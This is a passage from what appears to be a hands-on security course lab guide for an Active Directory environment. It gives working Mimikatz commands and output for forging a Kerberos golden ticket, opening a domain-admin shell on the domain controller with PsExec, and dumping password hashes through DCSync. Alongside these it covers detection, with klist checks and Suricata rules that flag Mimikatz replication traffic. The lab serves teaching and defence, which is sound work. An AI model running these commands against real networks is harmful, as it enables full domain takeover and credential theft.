    On the WINDOWS02 workstation, please open the "Red Team\Mimikatz - 2.1.1\x64" folder in the explorer and double-click the Mimkatz.exe! Note that we don't need any administrative credentials now!


    We will launch the following command to create our golden ticket:

    **mimikatz #** kerberos::golden /rc4:a078c51b3fe7a10a7c227af90106a317 /user:Administrator /domain:synctechlabs.com /sid:S-1-5-21-4095063694-3848447163-3403915358 /ptt

    Some notes on the arguments for this command:

    - /rc4: We will use RC4 encryption using the NT hash we previously stole (a078c51b3fe7a10a7c227af90106a317) as a key
    - /domain and /user: The target username is "Administrator", while the target domainname is "synctechlabs.com"
    - /sid: The target domain SID (Security Identifier)
    - /ptt: We will immediately submit the created ticket in the current session (ptt for pass the ticket)

    Please carefully observe the output of the command, as you will notice the interesting properties (e.g. lifetime) of a golden ticket!



```
mimikatz # kerberos::golden /rc4:a078c51b3fe7a10a7c227af90106a317 /user:Administrator /sid:S-1-5-21-4095063694-384844716
3-3403915358 /domain:synctechlabs.com /ptt
User      : Administrator
Domain    : synctechlabs.com (SYNCTECHLABS)
SID       : S-1-5-21-4095063694-3848447163-3403915358
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: a078c51b3fe7a10a7c227af90106a317 - rc4_hmac_nt
Lifetime  : 1/31/2019 12:05:31 PM ; 1/28/2029 12:05:31 PM ; 1/28/2029 12:05:31 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ synctechlabs.com' successfully submitted for current session

mimikatz # _
```

12. **Abuse Golden Ticket**

    Back in the Mimikatz window, please run the following command:

    **mimikatz #** misc::cmd


    In the new command prompt, let's abuse our newly obtained domain administrator privileges! We will use PsExec to remotely connect to the Domain Controller. Note that this is a rather "noisy" tool, but it helps illustrate the point! Please execute the following commands:

    **C:\Users\alan.marshall\Desktop\Red Team\Mimikatz - 2.1.1\x64>** cd "C:\Users\alan.marshall\Desktop\Blue Team\SysinternalsSuite"
    **C:\Users\alan.marshall\Desktop\Blue Team\SysinternalsSuite>** psexec \\dc cmd.exe

    This second command will ask you to accept the Sysinternals EULA, after which it will open a remote command prompt on the domain controller. The connection might take up to a minute. Once you receive the new prompt, please execute the following commands:

    **C:\Windows\system32>** whoami

    This confirms you are now running with Domain Administrator privileges!



```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\alan.marshall\Desktop\Red Team\Mimikatz - 2.1.1\x64>cd "C:\Users\alan.marshall\Desktop\Blue Team\SysinternalsSu
ite"

C:\Users\alan.marshall\Desktop\Blue Team\SysinternalsSuite>psexec \\dc cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
synctechlabs\administrator

C:\Windows\system32>_
```

13. **Detecting golden tickets**

As we already indicated, detecting golden tickets is tricky, as the Kerberos activity looks rather normal. You can however spot the TGT in memory when running the following command in a command prompt on the WINDOWS02 machine:


**C:\Users\alan.marshall>** klist

There's a few anomalies that can be observed:

- Use of RC4 as the encryption type
- The validty time of 10 years
- The domain name is spelled in lower case (it is in upper case for the other tickets)

During threat hunting activities, it might be a good idea to run the "klist" command across the entire fleet on a daily basis, in order to find forged TGTs loaded on end-user systems!

As a bonus activity (if you have more time), we will also review Kerberos activity in Kibana!




```
Cached Tickets: (4)

#0>     Client: Administrator @ synctechlabs.com
        Server: krbtgt/SYNCTECHLABS.COM @ SYNCTECHLABS.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 12/27/2018 11:50:30 (local)
        End Time:   12/27/2018 21:50:30 (local)
        Renew Time: 1/3/2019 11:50:30 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
        Kdc Called: DC.synctechlabs.com

#1>     Client: Administrator @ synctechlabs.com
        Server: krbtgt/synctechlabs.com @ synctechlabs.com
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 12/27/2018 11:43:04 (local)
        End Time:   12/24/2028 11:43:04 (local)
        Renew Time: 12/24/2028 11:43:04 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

14. **DCSync and DCShadow**

Let's switch to the final "domain dominance' strategy we want to highlight in this lab: DCSync! DCSync relies on the MSDRS (Directory Replication Service) to fetch credentials from domain controllers. As indicated during the course, this is something we can detect when we place our domain controllers in a separate network zone!

We will first configure our Suricata firewall to have the correct detection capabilities. Please open PfSense by opening the "PfSense Firewall" shortcut in the browser! You can use username "admin" and password "Awesomesauce123". Once opened, please click "Services" and "Suricata".



Interface Settings Overview


| | Interface | Suricata | Pattern Match | Block | Barnyard2 | Description | Actions |
|---|---|---|---|---|---|---|---|
| □ | WAN | ✓ | AUTO | DISABLED | DISABLED | WAN | |
| □ | WEBNET | ✓ | AUTO | DISABLED | DISABLED | WEBNET | |

15. **Add LANDC network interface to Suricata**

Let's enable Suricata to monitor the LANDC interface. We can easily do this by clicking the "Add" button in the Suricata Interfaces page. In the next window, we will configure the interface with largely default values, except for the following:

Interface: LANDC
Description: LANDC
Send Alerts to System Log: X (Check the box)

Once done, please scroll down and click the "Save" button.



**General Settings**

Enable ☑ Checking this box enables Suricata inspection on the interface.

Interface: LANDC
Choose which interface this Suricata instance applies to. In most cases, you will want to use WAN here if this is the first Suricata-configured interface.

Description: LANDC
Enter a meaningful description here for your reference. The default is the interface name.

**Logging Settings**


Send Alerts to System Log ☑ Suricata will send Alerts from this interface to the firewall's system log.

Log Facility: LOCAL1
Select system log Facility to use for reporting. Default is LOCAL1.

16. **Configure LANDC rules**

Once you've clicked the Save button, please click the "Interfaces" menu icon again to go back to the Suricata overall interfaces overview. You will notice that LANDC has been added, but the red cross indicates that it's not yet enabled. We will now add a rule for DCSync to the ruleset, after which we will enable the engine!

In the interface window, please click the "Edit" icon (looks like a pen) in the "LANDC" entry.



**Interface Settings Overview**

| | Interface | Suricata | Pattern Match | Block | Barnyard2 | Description | Actions |
|---|---|---|---|---|---|---|---|
| □ | WAN | ✓ | AUTO | DISABLED | DISABLED | WAN | |
| □ | WEBNET | ✓ | AUTO | DISABLED | DISABLED | WEBNET | |
| □ | LANDC | ✗ | AUTO | DISABLED | DISABLED | LANDC | |


17. **Add DCSync rules**

    In this new window, please click the "LANDC Rules" submenu and select "custom.rules" in the Category drop-down box.

    You can copy / paste the following IDS rules, which were written by NVISO's analyst Didier Stevens (who is also a SANS ISC handler). CAREFUL: Please copy them one by one and add an ENTER in between, as the LODS interface will otherwise paste both rules in one line (which will break the ruleset)!

    *alert tcp any any -> any any (msg:"Mimikatz DRSUAPI"; flow:established,to_server; content:"|05 00 0b|"; depth:3; content:"|35 42 51 e3 06 4b d1 11 ab 04 00 c0 4f c2 dc d2|"; depth:100; flowbits:set,drsuapi; flowbits:noalert; reference:url,blog.didierstevens.com; classtype:policy-violation; sid:1000001; rev:1;)*

    *alert tcp any any -> any any (msg:"Mimikatz DRSUAPI DsGetNCChanges Request"; flow:established,to_server; flowbits:isset,drsuapi; content:"|05 00 00|"; depth:3; content:"|00 03|"; offset:22 depth:2; reference:url,blog.didierstevens.com; classtype:policy-violation; sid:1000002; rev:1;)*



**Available Rule Categories**

Category: custom.rules

Select the rule category to view and manage.


**Defined Custom Rules**

```
alert tcp any any -> any any (msg:"Mimikatz DRSUAPI"; flow:established,to_server; content:"|05 00 0b|"; depth:3; content:

alert tcp any any -> any any (msg:"Mimikatz DRSUAPI DsGetNCChanges Request"; flow:established,to_server; flowbits:isset,d
```

18. **Start Suricata on LANDC interface**

    Once the rules have been added, please rever to the Suricata Interfaces window (Click "Interfaces") and please click the "PLAY" button in the LANDC entry. This should enable Suricata on the LANDC interface!

    Once launched, all three entires (WAN, WEBNET and LANDC) should look exactly the same (with a green checkbox indicating they are successfully launched).



**Interface Settings Overview**


| | Interface | Suricata | Pattern Match | Block | Barnyard2 | Description | Actions |
|---|---|---|---|---|---|---|---|
| □ | WAN | ✓ | AUTO | DISABLED | DISABLED | WAN | |
| □ | WEBNET | ✓ | AUTO | DISABLED | DISABLED | WEBNET | |
| □ | LANDC | ✓ | AUTO | DISABLED | DISABLED | LANDC | |

19. **Launch Mimikatz as administrator**

    Let's now launch Mimikatz as an Administrator. Please close any Mimikatz windows you still have open and restart Mimikatz. As a reminder, you can find it under the "Red Team\Mimikatz - 2.1.1\x64" directory. Browse to the folder, right-click Mimikatz.exe -> "Run as administrator".

You can provide the following administrative domain credentials:

Username: SYNCTECHLABS\Administrator
Password: Synct3chlabs



```
  .#####.   mimikatz 2.1.1 (x64) built on Aug  1 2017 04:46:23
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 21 modules * * */

mimikatz #
```


20. **Run DCSync**

    Inside the Mimikatz command prompt, let's perform a few DCSync attacks by running the following command:

    **mimikatz #** lsadump::dcsync /user:dwight.schrute
    **mimikatz #** lsadump::dcsync /user:Administrator
    **mimikatz #** lsadump::dcsync /user:alan.marshall
    **mimikatz #** lsadump::dcsync /user:krbtgt

    As a result of these commands, you should retrieve the current NT hashes, but also the historic NT Hashes!

